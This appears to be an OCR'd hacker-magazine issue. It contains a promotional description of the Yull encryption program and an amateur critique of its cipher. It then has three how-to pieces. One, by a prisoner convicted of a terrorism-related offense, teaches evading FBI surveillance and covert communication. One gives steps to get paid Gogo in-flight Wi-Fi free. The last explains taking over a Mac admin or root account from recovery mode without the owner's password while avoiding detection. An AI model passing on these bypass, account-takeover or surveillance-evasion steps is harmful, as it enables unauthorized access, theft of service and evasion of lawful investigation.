00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
000000000000000000000

For most (or all) other symmetric encryption programs, if you have the key, the encrypted file, and the program itself, you can get the plaintext. But with Yull, that is not enough, as Yull also requires that all the options are correct. And where are the options stored? Yull lets you store them in external files, but you don't have to. They could be stored on a piece of paper in a drawer if that seems best. They can be encrypted and that key is not stored anywhere.

Yull does far more work than other encryption programs. It is somewhat slower and, with the encryption level set to MAX, it could be quite a bit slower. However, if it takes, say, three seconds to encrypt (and decrypt), that is actually an additional safety feature in that brute force will take too long, more time than the Earth has left.

If you have the key and the encrypted file, you will still not have any way to guess the read buffer size (and hence the number of reads) or the number of rounds for each read; nor will you know the amount of dummy data added to each read. With the key and the program and source code, you might be able to narrow down the read order, but that's all.

By encrypting many times and with various combinations of the 60 encryption routines in Andromeda (the encryption class), it is common for Yull to encrypt a file with tens of millions, hundreds of millions, even hundreds of billions of encrypts. So, not only is there an enormous number of option parameter combinations running to unimaginably huge numbers, there are also a possible several hundred billion encrypts (and decrypts) which, without the options and the key, all have to be tried in the correct order.

The option values, which help Yull determine the read size, the dummy data amount, the read order, the rounds array, and how the key is encrypted with your personal data are stored (if you want) in an options file. This file can be encrypted as well, but the key for the options file is never stored.

What Kind of App is Yull?

Yull Encryption Pro is a .NET 4.0 application written in C# using Visual Studio 2012. The executable, YullG, is a Windows-based, GUI application. YullG has three major components (classes) and a few minor helper classes. The first one is the UI (user interface class) which handles user input, hosts the controls as WinForm controls, performs validation, manages options, and so forth. Yull.exe is a console application, which does everything YullG does, but as a console app which can be called by a batch file or a Powershell script, for instance, as a job.

The Yull Object

The console program is simpler than the GUI program. It has only three classes: the Yull class, the Andromeda class (encryption), and the Parameters class. The GUI app has many more classes, mainly to handle the graphical elements. Also, the GUI program handles the file selection and file name selection, passing the Yull object one input file and one output file at a time.

In the console app, the Yull object does all this work itself, determining the current file to be processed whether it exists or not, etc. After file handling, both the graphic program and console program are the same.

The Yull object continues with the setup. It validates again that the parameters make sense, that the source file exists and can be opened, that an output file can be created in the specified location, and also if a key was selected. If no key is selected, Yull will exit with a message. But if Yull was instructed to make a key, it will create a key of the specified length, with a minimum length of 100 bytes. The user can select nearly any file as a key - there is no limit to the size or location as long as it is a local file (that is, one that Yull can open).

Next, Yull figures out the read buffer size. This is one of the five parameters Yull uses to encrypt.

There are several "buff" size and "round" size controls. These control how big of a read buffer Yull will create, hence how many reads. The "rounds" value helps determine how many rounds per read, that is, the number of times a read buffer is submitted to encryption. The buffer size and rounds cannot be determinedly set by the user. The values are suggestions, which Yull uses, in conjunction with the level and key to create the actual values.

The dummy size option is just that: the amount of dummy data added to each read. This means that along with the original file data, random data values are also added to the input.

The final parameter is "personal data." This is a maximum 200 byte series of characters, like a password, which Yull uses to encrypt the key.

Once Yull has the read buffer size, it determines how many reads there will be from the file size by dividing one into the other. If the read size is 100 and the file size is 1000 there will be ten reads. If the read size is 100 and the file size is 1001 there will be 11 reads.

After the number of reads is calculated (which includes the buff size), Yull creates an array of rounds. A round is a call to the encryption class, Andromeda, to begin the encryption process. When Yull knows how many rounds and how many reads, it will create an array of keys based on the supplied (or created) key. There is one key used per each round of encryption. If there are 100 reads and 100 rounds per read, there will be 10,000 keys created. In the encryption process, if the key is smaller than the read buffer, it is extended to the size of the read buffer; if larger, truncated to the read buffer size. The keys are always the size of the read buffer - in essence a one-time pad.

Levels

There are six predefined levels: MAX, FAST, NORMAL, NEURO, TINY, and PLANK.

When you select a level, the values on the options tab change to reflect that level. You can, of course, override them easily.

Yull Setting Up Actions

The Yull class performs two other major actions, one before the encryption process starts and one during the encryption process. Based on the number of reads, Yull creates an array that number long and assigns a unique number to each element of that array with the aid of the "read order" option. The numbers are not sequential and have no relation to each other; they have no significance except that they are random and not close to each other in size. Yull then reorders that array to determine the read order for encryption. The read order is under partial control of the user by setting the "read order" value.

Buffer No.	Value
1	390
2	107
3	414
4	242
5	192
6	171
7	83
8	169

So, now ordered by value, the buffer numbers are:

```
7, 2, 8, 6, 5, 4, 1, 3
```

which is the read order. Note again, these values are derived from simple math and the key. They are otherwise irrelevant, except that they are all unique. This means that Yull reads the seventh block of data first, processes it and writes it out, then the second, then the eighth, then the sixth, and so forth.


Dummy Data

Before Yull submits a block of data to the encryption object, it adds in random values from a call to the .NET RNGCryptoServiceProvider, which is also what Yull uses to create the key, if asked to do so.

The amount of dummy data to be added is either set by the user or by Yull within the range of 20 to 100 bytes. If you were to encrypt the file again, the random data would be different. Of course the random data inserted into the blocks is always different.

After Yull finishes encrypting the file, it zeroes out all of the buffers (arrays) it used, then deletes them, closes the open files and exits, returning to the UI object, which then updates the main UI form, writes some data out, and continues with the next file if there is one. The process for decryption is similar.

Yull is available for download and analysis at https://www.yullencryption.com.



A Brief Cryptanalysis of Yull

by Erebos (Simmons)

Let me start by saying that I am not a professional cryptographer, so take everything hereafter with a grain of salt. There was a letter submitted in 32:2 that brought to light a new encryption program: Yull. What follows is a brief analysis of the cipher it employs named Andromeda. Before going any further, let's all just agree that rolling your own encryption is a bad idea. If you do, at least make the source code readily available and with some type of mathematical backing. There are a series of white papers on the site that describe some design choices, but the source (for the cipher) can be found here: `https://www.yullencryption.com/AndromedaCode`

Key Sizes

The author takes issue with the fact that modern ciphers only utilize "small" key sizes, typically in fixed increments. While it is true that most modern symmetric ciphers max out at 1024-bit keys, this is considered more than adequate. It would still take a billion computers making a billion guesses a second longer than time itself has existed to brute force a 256-bit key. Assuming an adversary cannot crack a one kilobyte key, every bit beyond that is just wasted computation. However, the author objects moreso to the fact that an attacker could search your drives for files the same size as a given cipher's key length and thus reveal your keys. In practice, though, one can use any arbitrary file with established ciphers by first running it through a hash function whose output is the same size as the required key. This is (very) roughly how key files are already incorporated into existing encryption software (e.g. VeraCrypt[1]).

It should also be noted that approved ciphers like AES are meant to fit a wide variety of tasks, not just file encryption on a local machine. Packet encryption, PRNG, and hardware based encipherment speak to their flexibility. By tying oneself down to user selected options and files, the use case is pigeonholed to just local file encryption. But there is still plenty of need for that. So how does Andromeda hold up?

Security Through Obscurity

The phrase "security through obscurity" is borderline blasphemy in the world of cryptography. One should never assume complexity directly correlates to strength. The irony of Andromeda is that its attempt at security might be its greatest undoing. As the first white paper states, "For most (or all) other symmetric encryption programs, if you have the key, the encrypted file, and the program itself, you can get the plaintext. But with Yull, that is not enough, as Yull also requires that all the Options are correct." These options are chosen by the user per encryption, which means they can also provide a distinguisher. For example, Andromeda can use a variable number of rounds to encrypt each block, which opens itself up to timing attacks. The user can also set a read buffer size, but based on modern caching algorithms, this could lead to cache timing attacks. The encryption itself boasts 60 different functions are used to scramble data, but that falls to power analysis attacks. Modern ciphers that employ much simpler algorithms succumb to the same types of attacks, even the venerable AES.[2]

This is the reason we have seen the advent of ARX ciphers, which use only the constant-time operations ADD, ROT, and XOR in a defined order (see Threefish[3] or Salsa[4] for a defense of this design). By giving each encryption so much variability, Andromeda is opened up to a variety of side-channel attacks that can leak information about a user's given options. But we can assume the user's machine is locked down tight and free from any observation. So how is the encryption function itself?

60 Encryption Functions

First, I want to clear something up. The description of Yull frequently refers to data being encrypted millions of times. What is actually meant here is that the Andromeda cipher uses up to 60 different functions to scramble data a number of times for each input. I suppose this could be referred to as "encrypting" each input, but some functions (e.g. negate) provide no security in and of themselves (by the author's own admittance).

The biggest issue with the Andromeda cipher is the lack of rationale (or at least the lack of clear presentation thereof). Each round function is composed of XOR, NOT, and ROT. Now these are not bad building blocks for a cryptographic structure, e.g. SHA-3 uses the same operations plus AND.[5] As mentioned earlier, simple is not a problem, but it does require reasoning. For example, ARX ciphers derive their nonlinearity from the ADD operation, which is why they include it. But why does the 27th encryption function XOR bytes from the key with the input block? Is this the only function that does that, or is key material added in elsewhere? Why just in these functions and not in all? In fact, it is worth noting that if each function does not add key material, one could design a key/option case where only functions that perform linear operations are used. Some functions also employ matrix operations. Again, this is a solid idea, e.g. AES uses matrix multiplication over Galois fields to provide its security. Yet with Andromeda, it seems to be a simple matter of setting up a matrix full of values and then pulling specific data out (sort of like a large S-box). Ultimately, regardless of the number of functions employed, there appears to be no rhyme or reason to the data processing done in each round. When it comes to cipher design, every function should have a purpose and serve to strengthen the overall cipher. Andromeda seems to rely on its huge complexity to obfuscate any data it processes, but this does not make it secure.

Closing Remarks

I urge someone with more experience than me to do a formal cryptanalysis of the Andromeda cipher. I would be interested to see how this stands up to linear or differential cryptanalysis methods. Yull would benefit from a full source code release in an easy to access manner, along with a more formalized white paper. Unfortunately, the complexity of the encryption process only makes verifying the security harder rather than increasing the security itself. Although code snippets are provided, the white papers never give a clear picture of *why* any choices were made other than the large number of combinations they provide. While this may seem like an utter condemnation of Yull, I hope it is seen more as constructive criticism. It is only through such criticism that we have the secure cryptoprimitives available today. And in the end, it is never a bad thing to have more people interested in cryptography.

Sources

[1] `http://www.veracrypt.fr/en/`
`➥docs/keyfiles-technical-`
`➥details/`

[2] `http://cr.yp.to/antiforgery`
`➥/cachetiming-20050414.pdf`

[3] `http://www.skein-hash.info/`
`➥sites/default/files/skein.pdf` (specifically §2.2)

[4] `http://cr.yp.to/snuffle/sals`
`➥afamily-20071225.pdf` (specifically §2.3)

[5] `https://en.wikipedia.org/`
`➥wiki/SHA-3`

The Hacker Perspective

by Kevin Patterson

This is my first major submission for publication, so please be patient. You need to know that I am almost completely computer illiterate and that my hacks are probably what most of you would consider to be relics from the Pleistocene epoch, but if I understand the term correctly, a hack is neither about modernity nor technological sophistication. Rather, it is a way of thinking about and looking at the world. The way most self-described hackers, not to mention the publishers and editors of this magazine, use the word, it is someone who circumvents obstacles, or even more broadly, solves problems. It is someone driven by curiosity to discover how something works and, depending on the circumstances, either improves it or neutralizes it.

I am serving 292 months for a terrorism-related offense, and have written a book entitled *Framed* about my experiences. In it, I detailed some hacks that either I or somebody else used in the real world between 1990 and 1999.

On the rare occasions when professionals from the intelligence community comment publicly on these techniques, they usually roll their eyes and imply that such activities are embarrassing comic-book anachronisms. The truth is these techniques are still taught and practiced by every major intelligence and counterintelligence service in the world. Collectively, these techniques are referred to as "tradecraft" and continue to be part of modern espionage curriculum because A) they are simple; B) they are cheap; and C) they still work. I found out the hard way what works and what doesn't. Learn from my mistakes.

When I first wrote this article, I thought I could be both inclusive and concise, but I was over 3,000 words and wasn't half finished, so I will have to cut it down to just a couple o£ hacks that I used successfully, or otherwise.

One of my favorite hacks which I used frequently, albeit unintentionally, was to habitually ditch FBI tails. In their reports to their superiors, they breathlessly informed them that I was "surveillance conscious," but it was really just the way I drove. I hate being tailgated or feeling rushed, so I regularly took back roads and drove comparatively slowly, so they were continually having to "terminate surveillance." This simple technique really works; get in the habit of using it. Other common vehicular counter-surveillance techniques are frequently pulling over (ostensibly to consult a map), executing U-turns, pulling into driveways, and doubling back - and, if you are really suspicious, pre-positioned observers surreptitiously watch your progress for tails. This can be done in either rural or urban settings.

A simple but effective counter-surveillance method I always liked was originated by Whittaker Chambers, the Communist spy turned informer who helped put Richard Nixon on the map. This method is best used in a suburban setting. Albert is walking south on Elm Street, while Ben is walking toward him northbound, also on Elm. They can each see for several blocks behind one another and can mutually observe any tails, either vehicular or on foot. When they are parallel to each other and there is no surveillance detected, they give one another a prearranged signal, (scratching nose, pushing up glasses, coughing, etc.). If surveillance has been detected, they pass no signal at all. It is confusing, but a signal means all clear, no signal means you have a possible tail. To be doubly sure, they can check one another for tails again by proceeding in the same direction on Elm for a couple of blocks, then each turning east (or west), proceeding on two more blocks to Broadway, and again turning towards each other. This time Albert headed north and Ben is headed south. If the same person or vehicle is still trailing either of them, there is a problem. The process of losing a physical tail is called "dry cleaning."

In my original article, I profiled many more examples of tradecraft, but there just is not sufficient space. Therefore, trimming as much as possible on the subject of secure communications, a good rule of thumb to remember is the faster and more convenient it is, the less secure it is. In descending order of security, they are dead drops, face-to-face meetings, radio, mail, telephone, and Internet. I understand that this is difficult advice to follow for a magazine whose readership consists of the hacker community, but if you want to stay out of trouble, keep off the phone and computer.

A dead drop is a physical site where information is dropped off for future retrieval without any interpersonal contact. For this reason, most professional spies prefer the dead drop. They can be in a rural or remote setting or in the middle of a city. During the Cold War, Central Park in New York City was a favorite dead drop venue for Communist bloc spies using the UN as a diplomatic cover. Cemeteries are also popular sites because they are usually sparsely populated and yet being in one arouses no particular suspicion. The usual procedure is for the person delivering the data to drop it off at the site, quickly move on, and be nowhere in the vicinity when it is picked up. This is so neither party can recognize or identify the other.

Face-to-face meetings are the next in order of security. If the person you are meeting is not betraying you and the meeting is not being monitored, you should be safe. Of course, if your contact is betraying you, no security measures are adequate. An old favorite trick for face-to-face meetings is to provide your contact with cheap nylon or canvas gym bags or similar accessories which are identical to your own. If you meet in a public venue, both of you bring your bags and exchange them, and of course their contents, during the course of the meeting. This can be easily done and is difficult to detect. If you set up such a meeting in a restaurant, library, public transportation, movie theater, or similar venue, make an effort to sit in an area away from concentrations of people. If someone enters shortly after you do and walks past more convenient seating in an apparent effort to sit near you, both of you get up and leave and go to a place selected randomly out of the phone book. Remember what the possible eavesdropper looked like; if you see him later, you are being tailed.

Radio is your next most secure means of communication. I saw a method of radio communication with which I was very impressed at a seminar in 1993. I am sure it is much more highly evolved now. The exhibitor had a laptop computer hooked up to a handheld ham radio transceiver. A typed message was sent via radio in what was even then a very brief transmission and received by a similar rig a mile away. Spies refer to such a compressed transmission as a "squirt." I doubt if the motivation of the inventor was circumventing surveillance - it was probably just reducing time between transmissions - but the effect is the same. Using encryption and techniques such as troposcatter, such transmissions can be almost impossible to detect, much less counter. If you do choose this method to communicate, do not transmit from your house. That is why you are using handheld transceivers and if you devise a set of random locations from which to transmit, make sure your house is not in the geographic center of the circle, triangle, quadrangle, or other geometric shape your transmissions are generating. I thought very highly of this system and the only drawbacks I could see were cost and the fact that you must be licensed and registered with the FCC in order to transmit on ham frequencies. Of course, the penalties are negligible and the chance of apprehension is remote, but I still don't like it. If you are a prepper, make your ham base station out of heavy, clunky old vacuum tube transceivers from the 50s and 60s. They are almost indestructible and will withstand an EMP burst even if they are turned on and in use during a nuclear strike. The handhelds won't.

Mail is probably the least appealing method to a high-tech readership, but it has the advantages of extreme elasticity, reasonable speed, and reliability along with fairly high security. One mail hack I used successfully was to send a postcard of a certain well-known local landmark to all of the members of my group, with a coded message on the back. At the next meeting, they were all greatly mystified about the strange postcard they had received. I explained that I sent it and that it was a simple arrangement for a rendezvous. The photograph on the front of the postcard specified the location of the meeting, and the text of the note on the back specified the time. On this occasion, at least, the message was received with 100 percent reliability.

While on the subject of using the mail for covert communications, allow me to give you some strange advice: don't throw out your junk mail! On the contrary, make an effort to accumulate as much as possible. Dozens of businesses have thoughtfully provided you with bulk mail envelopes with your name and address on them. Gather them up and distribute them among your contacts, and have them do the same with you. You can steam open the junk mail envelopes, insert any message you wish, reseal them, and drop them in the nearest mailbox. The post office will obligingly deliver the message to your contact in the most non-threatening format imaginable.

If the FBI or USPS are doing a mail cover on you, all they will do is record the name and address of the sender and possibly photocopy the envelope. Junk mail from magazines, charities, politicians, and others will not get a second look. A warrant to actually open mail is much harder to get, but junk mail will still receive a low priority. Concerning resealing envelopes, if yon use egg whites as an adhesive and allow it to dry, the envelope cannot be steamed open.

One of my favorite methods of using the mails was originated by organized crime. The FBI had been monitoring the communications of several suspects for a long period and the only common denominator among them was that they all used the same dry cleaner in Las Vegas. The FBI intercepted the parcels and minutely examined them, but could find no messages. The only thing the parcels contained were dirty clothes. The solution smells like the work of an informant rather than painstaking police work to me, but eventually it turned out that the clothes themselves were the message. Number and color of shirts, short or long sleeves, cotton or linen, size, missing buttons, etc. all comprised the coded message. But the wise guys were too wise by half. Think about it: why would someone in Williamsburg or Cicero need to use a dry cleaner in Las Vegas? It was way too elaborate, but you can use the same principle successfully. Instead of sending dirty clothes, let the letter itself be the message. Size and color of envelope, size and color of paper, watermarks, number of pages, writing on one or both sides, color of ink, machine printed, hand printed or written in cursive, font type, and even odors can be used to convey the message. This way the entire gestalt of the letter becomes the message, not the content of the text. In fact, the actual text can be used to confuse, misdirect, and disinform.

Telephone communications are so easily compromised that I can only recommend two simple hacks in good conscience, neither one of which involves actual conversation. The first is the ring code, in which at prearranged times the called party allows the phone to ring without picking it up. The number of rings is the code. If you have Caller ID, the ring code can be used at any time. Let the phone ring twice, exhibiting the incoming number as an authenticator, then immediately call back with the ring code. This method has obvious limitations.

The second telephone code is the "silent call." In this case, the called party answers the phone and is met with silence. The duration of the silence is the message; the caller terminates the message by hanging up after the appropriate interval creating a dial tone. In a country with a properly functioning criminal justice system, intercepted wiretaps of such events would not be allowed into evidence; they are simply too ambiguous. Unfortunately, that does not describe 21st Century America. Why do you think the book is entitled *Framed?* The coded calls will probably be admitted, but their significance can only be speculated upon. Ultimately, there is only silence.

I know this next part is heresy if not blasphemy, but to me the Internet seems as if it were deliberately designed to be compromised. I would not use it for any but the most innocuous, vanilla communications. Yes, I know about encryption and steganography, but I still do not trust it.

My last hack is probably the most important and definitely the most low-tech. In fact, it is no-tech. It predates the wheel. It predates fire. It is your own instincts. I knew something was wrong every time the CRI (Confidential Reliable Informant) brought up the subject (and he always brought it up - I never did). I got a painful knot in the pit of my stomach. Like Captain Ahab, all good angels were mobbing me with warnings, but I foolishly allowed the veneer of sophisticated modernity with which I was brought up to drown out the vocalizing primate that was shrieking away inside my cranium.

There is nothing supernatural or irrational about this. In fact, it is the most natural and rational phenomenon in the world. It is hundreds of thousands of years of hard-learned survival instincts trying to break through the shell of rationalization and denial. It was my subconscious trying to assert itself and picking up on the rat's own subconscious cues.

You know yourself. You know the difference between nervous excitement or the thrill of the chase and a feeling of dread and impending doom. If I had listened to these hacks, I would not be here now. Listen to your instincts; they are still there in spite of all of the high-technology double-edged swords with which you are smothered. Those long dormant urges and hunches may be wiser than your deepest conscious thoughts. If something *seems* wrong, something *is* wrong.

I apologize for exceeding my allotted space, and I hope these examples meet with your definition of the word hack, and that you may profit from them. Good luck, and all hail the New World Order.


HACKER PERSPECTIVE submissions are closed for now.
We will open them again in the future so have your submission ready!

How to Get Free Gogo In-Flight Internet Access

by Big Bird

The standard disclaimer applies to this information. Use it at your own risk, and don't be surprised if some hulking Air Marshal comes down on you hard (let's hope not).

While on an American Airlines flight equipped with Internet access, I was dismayed to learn that any sort of lame 90s-era speed connection costs far too much money ($8.95, are you serious?). So I thought I'd try a few things to circumvent this cost. Turns out it was quite easy.



IN-AIR INTERNET

GOGO MOBILE PASS $8.95

Internet access on your mobile device for the duration of this flight. Details

INFLIGHT TEXTING FREE


T · ·Mobile·

Exclusively FREE for T-Mobile Customers

30-MINUTE MOBILE PASS $2.95

30 minutes of Internet and app access via your mobile

To do this, connect to the obligatory Gogo inflight Wi-Fi signal. On your iDevice (your mileage may vary with other types of devices), launch a browser and get to the capture portal. You'll want to scroll down and look for the "Entertainment" titles. Look through the titles or find one that is free. This might mean tapping "View All." Often these can be previews of shows or perhaps even a movie. It must be free for this process to work.



NBCUniversal on American September/October Show A - FREE

TV-14 1h 32m

Audio English

Free


Enjoy a special edition of NBCUniversal on American, featuring hot new drama

Privacy & Cookie Policy

Help

Once you've requested that free title, you'll get an "Install this app" screen. This comes up regardless of whether you actually have the app installed. Tap the "Continue" button. You'll go through a CAPTCHA process and when tapping "Submit" you'll see the "Open this page in App Store" prompt. Do it. This is likely where your MAC is authenticated for access.

Once the "Gogo Video Player" application opens in the App Store, leave all of this and enjoy your unencumbered Internet access. You'll be connected for a short time, but when




Download the Gogo Video Player

You need to download the free Gogo Video Player to watch selected videos on this flight

Download the app:

I already have the app:



the time runs out, simply repeat the above process to reconnect. This is not going to be great if you plan to Skype Granada for an hour, but for most typical things you could do online, you'll have access for the entire flight (if you want it).

Naturally, this is a real oversight on the part of American Airlines/Gogo. They simply open up everything instead of only Apple's App store installers. If they are going to gouge people for Internet access, they ought to get their technical shit together.

Happy flying, be safe, and enjoy.

Accessing Admin Privileges:

A Quest Through One of Mac's Backdoors

by NerveGas Jr.

Using Security Against Itself 0x1

Modern Apple computers boot up straight to the volume "Macintosh HD OS X, [version number]". By accessing this volume through single user mode, one can reset passwords on an admin account without the initial admin password and without needing to get knee-deep into coding. This feature is usually used to troubleshoot problems in an easier way, but one could also access administrator privileges without a password. Below is a way one can go about it.

Resetting an Admin Password 0x2

First, reboot the computer. After the screen lights up, hold down CMD + R as the screen shows the loading up of the system. It is crucial to start pressing CMD + R before the Apple icon shows up with the loading bar, If you don't do it in time, the computer will most likely boot into the default mode.

After this, the system recovery partition shows. The dialogue box should be asking you to select a country and/or language. Double click on the desired option. Then, another dialogue box will appear with different utilities one can use in the different cases of crap that need attention. Let us ignore this. Instead, click on "utilities" in the menu bar. Three things will appear: "Firmware Password Utility", "Network Utility", and "Terminal". Double click on Terminal.

In this specific mode, the Bash commands are different from those when the computer is booted up into the multiple user mode. Keeping that in mind, type in the following:

```
$ resetpassword
```

That, my fellow people, is the only amount of coding you must do to reset a password. You will not even be prompted for the initial password of the admin! After this, a new dialogue box will show up. Select the volume for which you are changing passwords. Usually there will only be one, which is "Macintosh HD OS X, [version number]". I am doing this on Macintosh HD OS X, 10.10.5.

This is where you get to change passwords. Click on the admin account that you want a new password for. It will prompt you for the new password, and then again to verify it. The great thing is that if you forget this new password, then you can go through the process again, resetting the password once more. After this is done, you can enter a password hint, but if you do this, then the true administrator will more easily discover that the password was reset. If there was a hint before you restarted the password, then it would be wise to set the new hint to that one.

A dialogue box will show up after you press reset. Press okay on this after reading it.

Now go back to Terminal and type in this command:

```
$ reboot
```

After rebooting, you should be able to access the admin account!

Accessing Admin Privileges Through Root 0x3

Rather than changing the password for the admin account, you can instead set a password with the System, Administrator (root) account. This will automatically enable it to show up in the login screen. Eureka!

One can enable and deactivate this by going back to the dialogue box where they changed the user's password, and then deactivate it that way. Sadly, this take a long time, and some suspicion can be aroused if the true admin is shoulder surfing at the time.

Also, one could enable it through Terminal in the already hacked admin account. This is easier and more efficient. In order to do this, go into Terminal and type in the following command:

```
$ dsenableroot
```

After this, you will be prompted for the admin password. Type in the password, carefully. Then, you will be prompted for the root password. If you have not set up the root account, then type it in. Neither a hash code nor the text letters/numbers will show up. This is great for security purposes, but if you screw up, then you have to type in the command again, and enter the password again. The only problem with this is that you cannot enable the root account through any other user besides that of an admin user.

